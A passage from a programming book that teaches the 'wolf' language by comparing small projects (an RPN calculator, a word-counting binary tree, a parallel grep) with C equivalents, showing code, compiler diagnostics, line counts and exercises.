What the `match` gets right is the rest of it. Every arm produces the value of `r`, so there is no assignment to forget; `47` guards its divisor and returns `DivZero` from inside the arm; and the `_` arm returns `Unknown(Bad { token: tok })`, so an unrecognized operator arrives at the caller with its token.

`if stack.len < 2 { return Empty }` before the two pops is the C's `` `sp < 1` `` test, moved to where it can do something about it. The C tests at the end of the line, so by then two pops have already happened and two `stack empty` messages have already been printed. This test happens before the operator is applied, so an underflowing expression produces one report, which is the number of things that went wrong.

Now the driver:

```
wolf · part(rpn) · runs, exit 0
fn main() -> !int {
    let script = """
        2 3 +
        5 1 2 + 4 * + 3 -
        7 0 /
        4 x *
        +
        """
    for line in script.lines() {
        let v = eval(line) else |err| {
            match err {
                NotNumber(e) => print("error: `{e.token}` is not a
number"),
                Unknown(e) => print("error: `{e.token}` is not an
operator"),
                Empty => print("error: the stack does not hold two
operands"),
                DivZero => print("error: division by zero"),
            }
            continue
        }
        print("{v}")
    }
    0
}
```

`match err` over the row is exhaustive, so a fifth failure tag added to `eval` is a compile error here, immediately. And each arm can say what happened, because each tag knows:

```
console
```

```
$ lupin rpn.lu
5
14
error: division by zero
error: `x` is not a number
error: the stack does not hold two operands
```

Set the two error columns beside each other. The C prints `error`, twice, and puts three unattributed complaints on standard error. Wolf prints which error, and for the bad token it prints the token. Neither program is longer for it: the C's `broken` flag, its four `fprintf`s and its end-of-line test cost more lines than the row and the four match arms.

The measurement, whole programs:

```
$ wc -l samples/contrast/rpn.c samples/projects/rpn/rpn.lu
 151 samples/contrast/rpn.c
  67 samples/projects/rpn/rpn.lu
```

Code lines only, comments and blanks removed: 120 against 63. Not quite half. The three places the lines went are the three sections above: the stack machinery the standard library already has (34 lines of C, 1 of wolf), the pushback tokenizer that `words()` makes unnecessary (28 lines of C, 15 of wolf including the hand-rolled digit scan), and the error plumbing (a global flag, four sites that set it, one site that reads it, against a row and a `match`).

One last accounting on the `int` stack. It costs `7 2 /` as a fraction, and that is the whole of what it costs on the four expressions this chapter runs; both columns print the same five lines. What it buys is the next section, because integer arithmetic over text it was handed is the one thing both wolf implementations do identically, byte for byte, and CI checks that claim on this file every time it runs.

27.5 Develop interpreted, ship compiled

Every transcript in this chapter so far has been `lupin`. Here is the same file, built:

```
console
$ wolf build rpn.lu && ./rpn
warning[W0603]: the mark `Empty` is spelled CapCase
  --> ./rpn.lu:20:60
   |
20 | fn eval(line: str) -> int ! {NotNumber(Bad), Unknown(Bad), Empty,
DivZero} {
   |                                                            ^^^^^
reads as if there were data to destructure
   |
   = note: payload-free marks are lowercase bare words (`none`, `eof`,
`parse`); CapCase is the
     reader's signal that a payload waits inside.

warning[W0603]: the mark `DivZero` is spelled CapCase
  --> ./rpn.lu:20:67
```

```
   |
20 | fn eval(line: str) -> int ! {NotNumber(Bad), Unknown(Bad), Empty,
DivZero} {
   |
^^^^^^^ reads as if there were data to destructure
   |

5
14
error: division by zero
error: `x` is not a number
error: the stack does not hold two operands
```

Two of those are the compiler's opinion about our spelling, not about our program: `Empty` and `DivZero` carry no payload, and the convention is that a mark with nothing inside it is a lowercase bare word. Read them, decide, and note that the binary was built either way: a warning is advice with a code, and its code is how you look it up or turn it off. The explanatory note arrives once per code and the second warning does without it, which is the compiler declining to say the same paragraph twice.

Same source, same five lines, no flag and no configuration. This is the two-implementation story of §1.2 arriving at the point where it pays: you edit and run under the interpreter, where the loop from a saved file to an answer is one process start, and you build the binary when you want the binary. Neither implementation is a preview of the other, and the way you find out they agree is that the book's CI runs both of them on every program in this part and compares the bytes.

It does not always work out that way, and the honesty rule applies to the tools as well as to the languages. Chapter 26′s `count` is printed as a binary, and that used to be forced: `fs_read_text` was the compiled column's alone. It is not any more. lupin 0.1.36 reads and writes real files, and chapter 26′s programs run on it and on the compiler alike. What the interpreter still declines is `read_line` — no pinned clause names an injectable stdin for it, so it refuses the effect rather than mocking one. That is the same instinct that used to cover the filesystem; it simply covers less ground than it did. Chapter 28′s `wordtree` runs only under the interpreter. `rpn` is the program in the middle, and the reason it is the one that runs both ways is that it does nothing but arithmetic on text it was given.

Exercise 27-1 *(fingers · lupin)*. Add `%` to the dispatch. Then predict what your arm does for `7 0 %` before you run it, and say whether you had to write anything the `/` arm did not already show you.

Exercise 27-2 *(comprehension · lupin)*. `eval` returns `Empty` for both an underflowing operator and an expression that leaves two values on the stack. Predict the output for the three lines `3 +`, `3 4`, and `` `3 4 + 5` ``, and then argue whether one tag for two situations is the same mistake §27.1 accused the C of making.

Exercise 27-3 *(extension · lupin)*. Give `Empty` a payload: which operator ran out of operands, and how many it found. You will have to change the row, the two `return`s, and one match arm. Say what told you each one.

Exercise 27-4 *(comprehension · lupin)*. Feed it `007` and `-0` and `- 3`. Predict all three results before running, then explain which of the three is handled by `strip_prefix` and which by `words()`.

Exercise 27-5 *(spelunking · the C twin)*. Take a census of `broken` in `rpn.c`: count the places that can set it and the places that read it, and write down the line numbers. Then take the same census of the wolf column's failure surface: where a tag can be produced, and where one is handled. Say what the two ratios tell you.

Exercise 27-6 *(extension · lupin)*. Add two stack words that are not operators: `dup` duplicates the top value, `swap` exchanges the top two. Neither touches `number` or the `match`. Predict what `7 2 swap -` evaluates to before you run it.

Exercise 27-7 *(design)*. Wolf's stack holds `int` and K&R's holds `double`. Argue the other choice: what would the wolf column have to give up to work in `f64`, what would it gain, and where in this chapter would the text have to change?

Exercise 27-8 *(design)*. Sketch the REPL: read a line, evaluate it, print the answer, and stop at end of input. `read_line()` returns `str ! {eof, io, utf8}`, so name the loop's exit condition, and then say what the calculator would have to remember between lines for `x 3 +` to mean anything, and what shape that memory wants to be.

28. `wordtree`, twice

An adagio that knows how it ends: Mahler's Ninth spends its last page taking things away, and the silence at the bottom is the piece.

This is the sharpest contrast in the book, and the reason is that K&R §6.5 is about `malloc`; the tree is the shape the chapter needed in order to have something to allocate. The lesson underneath it (every allocation is yours, every pointer can be null, every `malloc` has a `free` somewhere with your name on it) is the lesson C had to teach because C had no other option.

`wordtree` counts how many times each word appears in its input and prints the tally in alphabetical order. Both columns build a binary search tree to do it, both walk it in order, and one of them frees it.

28.1 The malloc showpiece

The twin, whole. First the node, the declarations, and the flag that carries a failure a pointer-returning function cannot return:

```
c · contrast
/* wordtree --- count the occurrences of each input word, alphabetized.
 *
 * An ORIGINAL implementation, written after the manner of Kernighan and
 * Ritchie, "The C Programming Language", 2nd ed., section 6.5. The
 * addtree/treeprint/talloc division of labor and the recursive in-order
 * walk are their teaching shape; the code below is ours, and no listing
 * from that book is reproduced here. See PERMISSIONS.md.
 *
 * The side-by-side's subject is allocation. Every node here is a
 * separate malloc, every word is a second one, every one of them can
 * fail, and the program owns a matching free for each --- treefree at
 * the bottom of this file exists only because malloc was called at the
 * top. The original stops before writing it, which is honest about
 * chapter 6's scope and is also how the leak gets into production.
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

#define MAXWORD 100

struct tnode {                  /* one distinct word */
    char *word;                 /* the text, separately allocated */
    int count;                  /* how many times it has been seen */
    struct tnode *left;         /* words alphabetically before it */
    struct tnode *right;        /* words alphabetically after it */
};
```

```
static struct tnode *addtree(struct tnode *p, const char *w);
static void          treeprint(const struct tnode *p);
static void          treefree(struct tnode *p);
static struct tnode *talloc(void);
static char         *dupstr(const char *s);
static int           getword(char *word, int lim);

/* Every allocating routine can fail, so every caller has to look. The
 * flag is how a recursive function reports a failure it cannot return. */
static int nomem = 0;
```

Then `addtree`, which is the section:

```
c · contrast
/* Add w to the tree at p, or bump its count. Returns the (possibly new)
 * subtree root. On allocation failure it sets `nomem` and returns what
 * it was given --- the only channel a pointer-returning function has. */
static struct tnode *addtree(struct tnode *p, const char *w)
{
    int cond;

    if (p == NULL) {            /* a word not seen before */
        p = talloc();
        if (p == NULL) {
            nomem = 1;
            return NULL;
        }
        p->word = dupstr(w);
        if (p->word == NULL) {
            free(p);            /* the half-built node must not leak */
            nomem = 1;
            return NULL;
        }
        p->count = 1;
        p->left = NULL;
        p->right = NULL;
    } else if ((cond = strcmp(w, p->word)) == 0)
        ++p->count;             /* repeated word */
    else if (cond < 0)
        p->left = addtree(p->left, w);
    else
        p->right = addtree(p->right, w);
    return p;
}
```

Count the ways that function can fail and what each one costs. `talloc` can return null, so there is a test. `dupstr` can return null, so there is a second test. By the time it fails, a node has already been allocated, so the second test also has to `free(p)` before it reports, or the failure leaks the node it was in the middle of building. `addtree` returns a `struct tnode *`, and its return value is the new subtree root, so it has no way to report the failure at all; that is what `nomem` is for, and `main` has to check it after every word.

Eleven mentions of `NULL` in this file. Five mentions of `nomem`. Two `malloc` call sites, which is two allocations for every new word: one for the node, one for a copy of the text, because the text was in a stack buffer that the next word is about to overwrite.

Then the walk, the other half of every `malloc`, and the two allocators:

```
c · contrast
/* In-order walk: left subtree, this node, right subtree. Alphabetical
 * because the tree was built by strcmp. */
static void treeprint(const struct tnode *p)
{
    if (p != NULL) {
        treeprint(p->left);
        printf("%4d %s\n", p->count, p->word);
        treeprint(p->right);
    }
}

/* The other half of every malloc above. Post-order, because a node's
 * children must be freed before the node that points at them. */
static void treefree(struct tnode *p)
{
    if (p != NULL) {
        treefree(p->left);
        treefree(p->right);
        free(p->word);
        free(p);
    }
}

static struct tnode *talloc(void)
{
    return (struct tnode *) malloc(sizeof(struct tnode));
}

static char *dupstr(const char *s)
{
    char *p;

    p = (char *) malloc(strlen(s) + 1);
    if (p != NULL)
        strcpy(p, s);
    return p;
}
```

`treeprint` is 8 lines and it is the algorithm: left, self, right, and the output comes out sorted because `strcmp` put it in. `treefree` is 9 lines and it is not the algorithm at all. It exists because `talloc` and `dupstr` exist. It has to be post-order (a node's children must go before the node that points at them), and getting that backwards is a use-after-free that will not show up in testing.

Ritchie's own version stops before writing `treefree`, and that is honest about chapter 6's scope. It is also, as our twin's header comment says, how the leak gets into production.

And the tokenizer and `main`:

```
c · contrast
/* Read the next alphabetic word into word[0..lim-1]. Returns the first
 * character of the word, EOF, or the non-word character it found. */
static int getword(char *word, int lim)
{
    int c;
    char *w;

    w = word;
    while ((c = getchar()) != EOF && !isalpha(c) && c != '\n')
        ;
    if (c == EOF) {
        *w = '\0';
        return EOF;
    }
    if (!isalpha(c)) {
        *w++ = (char) c;
        *w = '\0';
        return c;
    }
    *w++ = (char) tolower(c);
    for (; --lim > 1; w++) {
        c = getchar();
        if (!isalpha(c)) {
            if (c != EOF)
                ungetc(c, stdin);
            break;
        }
        *w = (char) tolower(c);
    }
    *w = '\0';
    return word[0];
}

int main(void)
{
    struct tnode *root;
    char word[MAXWORD];
    int t;

    root = NULL;
    while ((t = getword(word, MAXWORD)) != EOF) {
        if (isalpha(t))
            root = addtree(root, word);
        if (nomem) {
            fprintf(stderr, "wordtree: out of memory\n");
            treefree(root);
            return 1;
        }
    }
    treeprint(root);
    treefree(root);             /* the closing brace C does not have */
    return 0;
}
```

Run it:

```
c · run
$ ./wordtree
   1 moon
   1 runs
   3 the
   1 watches
   2 wolf
```

```
c · run
$ ./wordtree
   3 wolf
```

28.2 The tree in a region

Here is the wolf node, and the two functions that build the tree:

```
wolf · part(wordtree)
struct Node { word: str, count: int, left: List[Node], right: List[Node] }

fn leaf(w: str) -> Node {
    Node { word: w, count: 1, left: List[Node](), right: List[Node]() }
}

fn add(mut n: Node, w: str) {
    if w == n.word {
        n.count += 1
    } else if w < n.word {
        if n.left.is_empty() {
            (mut n.left).push(leaf(w))
        } else {
            add(mut n.left[0], w)
        }
    } else {
        if n.right.is_empty() {
            (mut n.right).push(leaf(w))
        } else {
            add(mut n.right[0], w)
        }
    }
}
```

Two things to read there, and the first one is a word that is missing.

There is no `NULL`. A child that is not there is a `List[Node]` with nothing in it, and `n.left.is_empty()` is the test. That is the same test `p == NULL` was, spelled as a question about a container rather than about a number that is allowed to be an address. It cannot be dereferenced by accident, because there is nothing to dereference: reading `n.left[0]` when the list is empty is a checked index and a `bounds` trap, which is chapter 5′s contract holding at the bottom of a data structure.

And there is no allocation to check. `leaf` builds a `Node`; `push` puts it in a list; the list grows its buffer. Every one of those steps allocates, and allocation failure is unreportable in this language, so none of them hands back a value the program has to test. `talloc`, `dupstr`, the two `NULL` tests, the `free(p)` on the half-built node, and `nomem` with its five mentions all go together, for that one reason.

`add` is 17 lines of code against `addtree`'s 26, and the nine-line difference is exactly the allocation bookkeeping: the two null tests, the two `nomem` sets, the two early returns, and the `free`. The recursive descent, the three-way comparison and the count bump are the same in both columns, because they are the algorithm.

Note the comparison itself. `w < n.word` on two `str` values is the byte-lexicographic order `strcmp` computes, and it is an operator, so the three-way branch reads as one.

28.3 Counting words

The walk, and then the whole program:

```
wolf · part(wordtree)
fn walk(n: Node) {
    if !n.left.is_empty() { walk(n.left[0]) }
    print("{n.count:>4} {n.word}")
    if !n.right.is_empty() { walk(n.right[0]) }
}
```

Five lines, and the same five ideas as `treeprint`'s eight: left, self, right, with a guard on each side. `{n.count:>4} {n.word}` is `%4d %s`.

Now the driver, and the point of the chapter:

```
wolf · part(wordtree) · interpreted run, exit 0
fn main() -> !int {
    let text = "The wolf runs\nthe moon watches the Wolf\n"
    region words {
        var forest = List[Node]()
        for w in text.lower().words() {
            if forest.is_empty() {
                (mut forest).push(leaf(w))
            } else {
                add(mut forest[0], w)
            }
        }
        if !forest.is_empty() { walk(forest[0]) }
    }
    0
}
```

`text.lower().words()` is the tokenizer. The C twin needs 23 lines of `getword` to do it (a character loop, a case fold, a pushback with `ungetc`, a `lim` to keep the word inside its buffer), and every one of those lines is there because the input is a stream of characters and the

output has to go into a fixed array that the caller owns. `words()` returns the words. `lower()` folds the case. The buffer question does not come up, because there is no buffer for a word to be too long for.

`forest` is a `List[Node]` that holds nothing or one thing, and it is the `root = NULL` line spelled the way §28.2 spelled the children. The C's `addtree` returns the new root so that `main` can reassign it; the wolf version pushes the first word into `forest` and hands `forest[0]` to `add` by `mut` after that, which is the same decision made in a different place.

Run it:

```
console
$ lupin wordtree.lu
   1 moon
   1 runs
   3 the
   1 watches
   2 wolf
```

28.4 The alphabetized walk

Put the two outputs side by side. The C's, from §28.1:

```
   1 moon
   1 runs
   3 the
   1 watches
   2 wolf
```

And wolf's, from §28.3:

```
   1 moon
   1 runs
   3 the
   1 watches
   2 wolf
```

Byte for byte, including the four-column count field and the single space. Both programs fold case, so `The wolf` and `the Wolf` land in the same two nodes; both order by the same byte comparison, so the walk agrees on every word; both count repeats the same way, because there is only one way.

One difference in the inputs is the kind a side-by-side can hide. The C's `getword` takes runs of alphabetic characters and skips everything else, so `wolf,` and `wolf` are one word to it. `words()` splits on whitespace, so to it they are two. On this chapter's input (no punctuation) the two tokenizers agree exactly, which is why the outputs above are identical. Feed both programs a sentence with a comma in it and they disagree, and the C is right. Splitting words the way `getword` does is 23 lines in C and it would be a similar number in wolf; `words()` is the convenient answer and not the complete one.

28.5 The closing brace

Here is the measurement, and it is the widest gap in the part:

```
$ wc -l samples/contrast/wordtree.c samples/projects/wordtree/wordtree.lu
 162 samples/contrast/wordtree.c
  45 samples/projects/wordtree/wordtree.lu
```

Code lines only: 115 against 41. The wolf program is a third of the size, and this is the chapter where the honesty rule has the least work to do, because there is nowhere in this comparison that the C is shorter or clearer. There is one place where it is *more capable* (§28.4's tokenizer), and it costs 23 of the 115 lines.

Of the 74-line difference, here is where 61 of it went, counted:

```
allocation, in the C column only
  addtree's failure guards (two null tests, two nomem sets,
    two early returns, the half-built free)             10
  talloc                                                 4
  dupstr                                                 8
  the nomem declaration                                  1
  main's out-of-memory branch                            5
  treefree, and the call to it                          10
                                                       ----
                                                         38

tokenizing, in the C column only
  getword                                               23
```

Thirty-eight lines about allocation. Twenty-three about turning characters into words. The remaining thirteen are includes, forward declarations, `MAXWORD`, and the `struct` the wolf column spells in one line. Take the 38 away and what is left of the C is a tree, a walk, and a tokenizer, which is what the wolf column is.

Now look at the two lines of the wolf program that do all of that work. The first is `region words {`, at the top of `main`. The second is the `}` ten lines later.

`treefree` is nine lines of post-order recursion whose only job is to match, exactly, every allocation the program made. The wolf version's equivalent is the closing brace of the `region` block. At that brace the nodes, the lists, the buffers those lists grew, and every `str` the tree copied are freed in one motion, not one call per node and not in an order anybody had to get right, because there is no order: the whole region goes at once.

That is the argument chapter 8 made with a diagram, arriving as a program with a line count. The tree inside the region can point wherever it likes; a cycle in there would be legal, because nothing in a region can outlive anything else in it. And the reason `treefree` cannot be written wrong here is that it cannot be written at all.

Chapter 32 comes back to this page. It builds the allocator this chapter never needed, in the unsafe tier, in about a page: because you can, and to see the floor once from below.

Exercise 28-1 *(fingers · lupin)*. Build the tree as printed and run it. Then add a word that sorts before `moon` and one that sorts after `wolf`, and predict where each appears in the output before you run it.

Exercise 28-2 *(comprehension · lupin)*. `add` compares with `w < n.word on str. Predict the order of` Wolf, wolf, WOLF, `and` wolfs` in the output *without* the `.lower()` call, and say which two of the four end up as one node once `.lower()` is back.

Exercise 28-3 *(extension · lupin)*. Add a `-n` mode: print the words in descending order of count instead of alphabetically, with ties broken alphabetically. The tree is already sorted by word, so the shape of the answer is a second pass. Say what you collect on the first pass, and what it costs in lines.

Exercise 28-4 *(comprehension · lupin)*. Delete the `is_empty()` guard in `walk` and predict the exact failure: which trap kind, which exit code, and at which of the two `walk` calls. Then check it.

Exercise 28-5 *(spelunking · the C twin)*. Count, in `wordtree.c`, every line that would disappear if `malloc` could not fail, and then every line that would disappear if the program never had to free. Give both numbers and say which of the two the `region` brace replaced.

Exercise 28-6 *(extension · lupin)*. Take the tree's census: write `nodes` and `depth` and print both after the walk. Then multiply the node count by two and say what that number is in the C column, and what it is in the wolf one.

Exercise 28-7 *(design)*. K&R's `addtree` returns the new subtree root; wolf's `add` takes `mut n` and returns nothing. Both are answers to "how does a recursive insert report where the tree went." Argue which is easier to get wrong, and then say what the wolf version does about the empty tree that the C version does not have to.

29. `tinyvm`

This edition does not carry this chapter.

`tinyvm` is a virtual machine whose heap is a pool of objects reached through generational handles, so that a dangling reference in the guest program becomes a stale handle in the host — a trap with a name instead of an exploit. That is chapter 8's `Pool` and `handle` spent on a real program, and it is the mechanism §29.3 and §29.4 exist for. Neither implementation in this edition can run it: the compiler declines to lower a `Pool` constructor, and the interpreter declines a field write through a handle. A project chapter ships whole or not at all, so the section numbers are reserved and the pages are not written.

The other five projects are here. Chapter 30 is the concurrent one, and chapter 32 spends the unsafe tier on an allocator, which is the closest this edition comes to a machine of your own.

30. `pargrep`

The four projects before this one are tools you could have written in 1978. This one you could not, and the reason is the sequential version of it: forty lines shorter, correct, and the one to ship for the input in this chapter. A parallel grep has to earn its extra forty lines out loud, in front of a reader holding the shorter one.

Part 3 taught tasks, channels, `select`, and `freeze`. This chapter spends all four on one program, and then counts what they cost.

30.1 Sharding the input

`pargrep` searches a set of files for a pattern and prints every matching line with its file name and line number, in the order the lines appear in the input. It is `grep`, narrowed: no regular expressions, a `|`-separated list of literal needles instead, and a match is a line containing any one of them.

Here is the whole job, done sequentially:

```
wolf · runs, exit 0
struct Table { lines: List[str], names: List[str], nums: List[int] }

fn main() -> !int {
    let args = env_args()
    var pattern = "wolf"
    var names = List[str]()
    if args.len > 0 { pattern = args[0] }
    var k = 1
    while k < args.len {
        (mut names).push(args[k])
        k += 1
    }
    if names.is_empty() {
        fs_write_text("a.log", "06:12 the wolf runs\n06:31 the moon
watches\n07:02 the wolf howls\n07:40 the pack waits\n")?
        fs_write_text("b.log", "08:15 alone\n08:52 the wolf sleeps\n09:03
moonrise\n09:44 the wolf wakes\n")?
        (mut names).push("a.log")
        (mut names).push("b.log")
    }

    let needles = pattern.split("|")
    var lines = List[str]()
    var files = List[str]()
    var nums = List[int]()
    var f = 0
    while f < names.len {
        let name = names[f]
        var no = 1
        for line in fs_read_text(name)?.lines() {
            (mut lines).push(line)
```

```
            (mut files).push(name)
            (mut nums).push(no)
            no += 1
        }
        f += 1
    }
    let t = Table { lines: lines, names: files, nums: nums }

    var hits = 0
    var i = 0
    while i < t.lines.len {
        if matches(t.lines[i], needles) {
            print("{t.names[i]}:{t.nums[i]}: {t.lines[i]}")
            hits += 1
        }
        i += 1
    }
    if hits == 0 { 1 } else { 0 }
}

fn matches(line: str, needles: List[str]) -> bool {
    var k = 0
    while k < needles.len {
        if line.contains(needles[k]) { return true }
        k += 1
    }
    false
}
```

```
console
$ wolf build seqgrep.lu && ./seqgrep
a.log:1: 06:12 the wolf runs
a.log:3: 07:02 the wolf howls
b.log:2: 08:52 the wolf sleeps
b.log:4: 09:44 the wolf wakes
$ ./seqgrep 'moon|pack' a.log b.log
a.log:2: 06:31 the moon watches
a.log:4: 07:40 the pack waits
b.log:3: 09:03 moonrise
```

Two things in that program are new to this part and both are visible in the transcript. `env_args()` hands back the command line as a `List[str]`, so this is the first project in the book that is a tool, not a demonstration: it takes a pattern and file names the way every other program on your machine does. And when it is given nothing, it writes two small logs and searches those, so the binary you built a moment ago has something to do before you have written a file for it.

Now make it parallel. The first decision is what a task gets, and it is arithmetic, made before anything spawns:

```
wolf · runs, exit 0
fn main() -> !int {
    let n = 9
```

```
    let b1 = n / 4
    let b2 = (n * 2) / 4
    let b3 = (n * 3) / 4
    print("0..{b1} {b1}..{b2} {b2}..{b3} {b3}..{n}")
    0
}
```

```
console
$ lupin shards.lu
0..2 2..4 4..6 6..9
```

Nine lines, four shards, and the fourth one takes the remainder. Integer division does the whole job: three boundaries, four half-open ranges, every index in exactly one of them. Nothing is shared: the disagreement was settled by three lines of arithmetic while the program was still single-threaded.

That shape matters more than the syntax that follows it. *Sharding* is deciding the division of labor before you have anyone to give it to. A parallel program that shards first has one concurrency problem: collecting results. A parallel program that hands out work as it goes has two, and the second one is the hard one.

Four is written into the program as four spawns, not computed from the input. The shard count is a constant here, and §30.4 charges us for it.

30.2 A task per shard

The parallel version starts exactly where the sequential one did (the command line, the two demo logs, and the input read into a table):

```
wolf · part(pargrep)
struct Table { lines: List[str], names: List[str], nums: List[int] }

fn main() -> !int {
    let args = env_args()
    var pattern = "wolf"
    var names = List[str]()
    if args.len > 0 { pattern = args[0] }
    var k = 1
    while k < args.len {
        (mut names).push(args[k])
        k += 1
    }
    if names.is_empty() {
        fs_write_text("a.log", "06:12 the wolf runs\n06:31 the moon
watches\n07:02 the wolf howls\n07:40 the pack waits\n")?
        fs_write_text("b.log", "08:15 alone\n08:52 the wolf sleeps\n09:03
moonrise\n09:44 the wolf wakes\n")?
        (mut names).push("a.log")
        (mut names).push("b.log")
    }
```

```
    let needles = freeze region { pattern.split("|") }
    let t = freeze region {
        var lines = List[str]()
        var files = List[str]()
        var nums = List[int]()
        var f = 0
        while f < names.len {
            let name = names[f]
            var no = 1
            for line in fs_read_text(name)?.lines() {
                (mut lines).push(line)
                (mut files).push(name)
                (mut nums).push(no)
                no += 1
            }
            f += 1
        }
        Table { lines: lines, names: files, nums: nums }
    }
```

The table is one value with three parallel lists in it: every line of every file, the file each line came from, and its line number. Flattening the files into one table before sharding is what makes the shards even. Shard by *file* and four tasks split two files badly; shard by line and the split is as good as integer division gets.

Both `freeze region { … }` blocks are §30.4's subject. Read them here as "build this value, then make it permanent."

The rest of `main` is the concurrency, and it is short:

```
wolf · part(pargrep)
    let n = t.lines.len
    let b1 = n / 4
    let b2 = (n * 2) / 4
    let b3 = (n * 3) / 4
    let hits = channel[int](0)
    let done = channel[int](0)
    var found = List[int]()
    scope s {
        s.spawn(fn() {
            for i in 0..b1 { if matches(t.lines[i], needles)
{ hits.send(i)? } }
            done.send(1)
        })
        s.spawn(fn() {
            for i in b1..b2 { if matches(t.lines[i], needles)
{ hits.send(i)? } }
            done.send(1)
        })
        s.spawn(fn() {
            for i in b2..b3 { if matches(t.lines[i], needles)
{ hits.send(i)? } }
            done.send(1)
        })
```

```
        s.spawn(fn() {
            for i in b3..n { if matches(t.lines[i], needles)
{ hits.send(i)? } }
            done.send(1)
        })
```

`scope s { … }` is chapter 10's structured scope: the four tasks are spawned into it, and the closing brace does not run until all four have finished. A scope has no separate join and no handle to keep: the brace that ends the block is the join, and you cannot leak a task past it.

Each task walks its own half-open range of the table and sends the *index* of every line it matches. Four ranges, four tasks, no overlap: `t.lines[i]` is read by exactly one task for each `i`, so the four bodies are reading one table and never the same element twice.

The four bodies hold no lock and no shared accumulator; each task's only route out is `hits.send(i)?`, and the accumulating happens somewhere else.

30.3 Results through a channel

Somewhere else is here. `pargrep` reads files, and until lupin 0.1.36 that settled which machine ran it: the reference interpreter had no filesystem. It has one now, and this chapter's programs run on both. The transcripts below are still the compiler's, because a chapter about four tasks racing over real files is a chapter about a compiled program, but that is a choice about what to print and no longer a limit on what runs.

```
wolf · part(pargrep) · runs, exit 0
        var live = 4
        while live > 0 {
            select {
                i from hits => { (mut found).push(i) },
                _ from done => { live -= 1 },
            }
        }
    }

    var i = 0
    while i < n {
        if member(found, i) { print("{t.names[i]}:{t.nums[i]}:
{t.lines[i]}") }
        i += 1
    }
    if found.is_empty() { 1 } else { 0 }
}

fn matches(line: str, needles: List[str]) -> bool {
    var k = 0
    while k < needles.len {
        if line.contains(needles[k]) { return true }
        k += 1
    }
    false
}
```

```
fn member(xs: List[int], v: int) -> bool {
    var k = 0
    while k < xs.len {
        if xs[k] == v { return true }
        k += 1
    }
    false
}
```

Two channels, both `channel[int](0)`, and the zero is doing real work. A zero-capacity channel is a *rendezvous*: a `send` blocks until a receiver takes the value, so a task's `done.send(1)` cannot overtake its own hits. By the time the collector sees a task's completion it has already received everything that task found. `live` therefore counts down to zero exactly once, and the `while` loop ends knowing the work is finished.

The collector is one `select` over two channels, and it is the only code in the program that touches `found`. This is what "collect matches without a lock" means in practice: `found` is owned by one task, three lines own the accumulation, and the other four tasks communicate by sending.

A task reports the index of a matching line rather than the line itself, and that choice pays for itself twice. It keeps the message small, and, more importantly, it makes the report independent of the order the messages arrived in. The final loop walks the table from `0` to `n` and prints the indices that are in `found`, so the output is in input order whatever the tasks did. §30.5 is that sentence, measured.

The exit status follows the C convention every grep on your machine follows: zero when something matched, one when nothing did.

```
console
$ wolf build pargrep.lu && ./pargrep
a.log:1: 06:12 the wolf runs
a.log:3: 07:02 the wolf howls
b.log:2: 08:52 the wolf sleeps
b.log:4: 09:44 the wolf wakes
$ ./pargrep 'moon|pack' a.log b.log
a.log:2: 06:31 the moon watches
a.log:4: 07:40 the pack waits
b.log:3: 09:03 moonrise
```

Byte for byte what the sequential version printed in §30.1, which is the only acceptable result. A parallel tool with unstable output is a slower tool.

30.4 The frozen pattern table

Four tasks read `t` and `needles`. Neither is copied, and nothing in the program says "copy". What says it is `freeze`.

`freeze region { … }` evaluates the block, then promotes everything the block produced to `imm`, chapter 8's third mode: immutable, shareable from anywhere, permanently. An `imm` value is the one thing a task may read from its enclosing function without a copy and without a lock, because there is nothing to synchronize. Nobody can write it, including the code that built it:

```
wolf · rejected, E1012
fn main() -> !int {
    let needles = freeze region { "wolf|moon".split("|") }
    (mut needles).push("pack")
    print("{needles.len}")
    0
}
```

```
diagnostic
error[E1012]: `needles` is frozen, so it cannot be passed as `mut`
 --> ./s3.lu:6:5
  |
5 |     let needles = freeze region { "wolf|moon".split("|") }
  |                   ---------------------------------------- the freeze
happens here — the promotion to `imm` is deep and permanent
6 |     (mut needles).push("pack")
  |     ^^^^^^^^^^^^^ this needs the data to be mutable
  |
  = note: `freeze` promotes the whole graph to `imm`: shareable from
anywhere, forever, and never
    writable again. Build the value completely before freezing it, or keep
a mutable copy
    (`copy`) alongside the frozen one.
```

Read the underline on line 2. The freeze is not a property of the `needles` binding; it is a property of the data, and the data remembers where it happened. That is what makes the sharing safe to do implicitly: four tasks reading one `imm` graph cannot be racing, because there is no second kind of access for them to race with.

The table is the same argument at a larger size. `t` holds every line of every input file, and it crosses into four tasks as a shared read. Had it been ordinary mutable data, each task would need its own copy of the whole input, which is the version of this program that gets slower as you add tasks.

What four tasks cost

The two programs, measured:

```
$ wc -l samples/projects/seqgrep/seqgrep.lu samples/projects/pargrep/
pargrep.lu
  57 samples/projects/seqgrep/seqgrep.lu
  97 samples/projects/pargrep/pargrep.lu
```

Forty lines, seventy percent, to search eight lines of log four times faster in a way that is not measurable on eight lines of log. This is the part's opening rule collecting on the chapter

that most wanted to avoid it: on this input the sequential program is better, and it is better by every measure a reader can apply.

Three of the forty lines are the honest cost of concurrency: two channel declarations and a `scope`. The other thirty-seven are the shard count being a constant. Four spawns are written out because four is written out, and each is four lines that differ from its neighbor in two identifiers. A shard count taken from the input would collapse those sixteen lines to about five and would make the program worth running on a directory instead of on a demonstration.

So the honest summary is narrower than a slogan, and it was never going to be anything else. Wolf removes the two failure modes that make people frightened of writing this program at all: there is no lock to forget and no shared accumulator to corrupt, because the compiler declines the shapes those bugs are made of. The fan-out is still yours to write.

30.5 Testing with a seed

Run `pargrep` twice and you get the same four lines twice:

```
console
$ wolf build pargrep.lu && ./pargrep
a.log:1: 06:12 the wolf runs
a.log:3: 07:02 the wolf howls
b.log:2: 08:52 the wolf sleeps
b.log:4: 09:44 the wolf wakes
$ ./pargrep
a.log:1: 06:12 the wolf runs
a.log:3: 07:02 the wolf howls
b.log:2: 08:52 the wolf sleeps
b.log:4: 09:44 the wolf wakes
```

Two runs prove nothing about a concurrent program, so here are two hundred of them, hashed:

```
$ for i in $(seq 1 200); do ./pargrep | sha256sum; done | sort -u | wc -l
1
```

One hash. Two hundred runs of a four-task program produced one output, and the interleaving was different nearly every time. Both halves of that sentence are checkable, and the second one is the interesting half.

Ask the compiler to run the program under a fixed seed and it reports what it saw:

```
$ wolf conform-run ./pargrep.lu --seed=7 --native
{… "seeded":true, "verdict":"exit(0)",
"stdout_sha256":"70b450e487d98eb503b9f6214098fb5cdf7bfc2fb06bf6ecb1c40b0012b42317"
…}
```

